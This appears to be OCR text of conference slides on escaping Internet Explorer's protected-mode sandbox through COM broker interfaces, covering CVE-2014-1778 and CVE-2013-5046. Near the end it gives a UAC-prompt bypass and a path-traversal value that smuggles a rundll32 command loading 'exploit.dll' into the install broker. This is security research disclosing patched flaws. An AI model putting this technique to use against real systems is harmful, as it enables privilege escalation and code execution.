
Attacking Out-Of-Process IStorage



Attacking Out-Of-Process IStorage



Attacking Out-Of-Process IStorage




Demo:
Object Teleportation
CVE-2014-1778

Finding More Attack Surface

QueryInterface

```
HRESULT __stdcall QueryInterface(REFIID riid, void** ppv) {
if (IsEqualGUID(riid, IID_IUnknown)) {
   *ppv = this;
}
else if (IsEqualGUID(riid, IID_ISomethingElse) {
   *ppv = (ISomethingElse*)this;
}
else ...

   return S_OK;
}
```

CIEUserBrokerObject::QueryInterface



Supported Interfaces

Name	IID
IEUserBroker	{1AC7516E-E6BB-4A69-B63F-E841904DC5A6}
IERegHelperBroker	{41DC24D8-6B81-41C4-832C-FE172CB3A582}
IEAxInstallBrokerBroker	{B2103BDB-B79E-4474-8424-4363161118D5}
IEBrokerRegisterObjectCleanup	{C40B45C3-1518-46FB-A0F0-0C056174D555}
IEBrokerAttach	{7673B35E-907A-449D-A49F-E5CE47F0B0B2}

ActiveX Install Broker Broker!

```
struct IEAxInstallBrokerBroker : IUnknown
{
    HRESULT BrokerGetAxInstallBroker(REFCLSID rclsid,
        REFIID riid, int unk, int type, HWND, IUnknown** ppv)
};
```

- CLSID = {BDB57FF2-79B9-4205-9447-F5FE85F37312}
- Type indicates installer type:
  - 1 = Admin level installer (shows UAC prompt BAD)
  - 2 = User level installer (no prompt GOOD)

ActiveX Installer

```
struct IEAxAdminInstaller : IUnknown
{
    HRESULT InitializeAdminInstaller();
};
```

```
struct IEAxInstaller2 : IUnknown
{
    HRESULT VerifyFile();
    HRESULT RunSetupCommand();
    HRESULT InstallFile();
    HRESULT RegisterExeFile();
    HRESULT RegisterDllFile();
    // And more
};
```


Complex Interface

- Interface fairly complex, calls need to be made in right order with correct parameters
- Run debugger while installing an ActiveX

```
<object id="Control" width="32" height="32"
    classid="CLSID:F9043C85-F6F2-101A-A3C9-08002B2F49FB"
    codebase="http://www.domain.com/install.cab#Version=1,0,0,0">
</object>
```

Installing an ActiveX Control

```
BSTR path = "C:\\Path\\To\\Installer.cab";
BSTR codebase = "http://www.somewhere.com";

installer->VerifyFile(sessionGuid, nullptr, codebase, path, "",
       0, 0, mgrclsid, &fullPath, &detailsLength, &details);
```




Prompt Bypass

- Prompt in *WinTrust!WinVerifyTrust*
- Two problems:
  1. Codebase identifies Internet resource = Prompt
  2. Downloaded CAB file marked with Low IL = Prompt
- Fixed by:
  1. Give it a local codebase parameter
  2. Verify local resource which isn't Low IL

```
BSTR path = "C:\\windows\\system32\\calc.exe";
BSTR codebase = path;
```

Calling Sequence



Executing Our Own Code

```
void RegisterExeFile(BSTR exefile) {
    if(IsInstalledFile(exefile)) {
        WCHAR cmdline[MAX_PATH];
        StringCchPrintf(cmdline, MAX_PATH,
                        "\"%s\" /RegServer", exefile);
        CreateProcess(NULL, cmdline, ...);
    }
}
```

```
exe = "c:\\windows\\system32\\rundll32.exe";
args = "c:\\path\\to\\exploit.dll,ExploitMe";
path = exe + "\" " + args + " \\..\\..\\..\\windows\\temp";
InstallFile(path, "testbin.exe");
RegisterExeFile(path + "\\testbin.exe");
```

Demo:
Exploiting ActiveX Broker
CVE-2013-5046

Final Wrap Up

Continuing the Work

- IE EPM has a massive attack surface.
  - Broker objects with upwards of 145 functions seem risky
  - Takes a long time to manually audit these things
  - I’ve only looked at a limited number of functions
- Fuzz the *BEEP* out of the broker interfaces
- COM is a liability! Any registered executable in elevation policy could contain COM objects

Questions?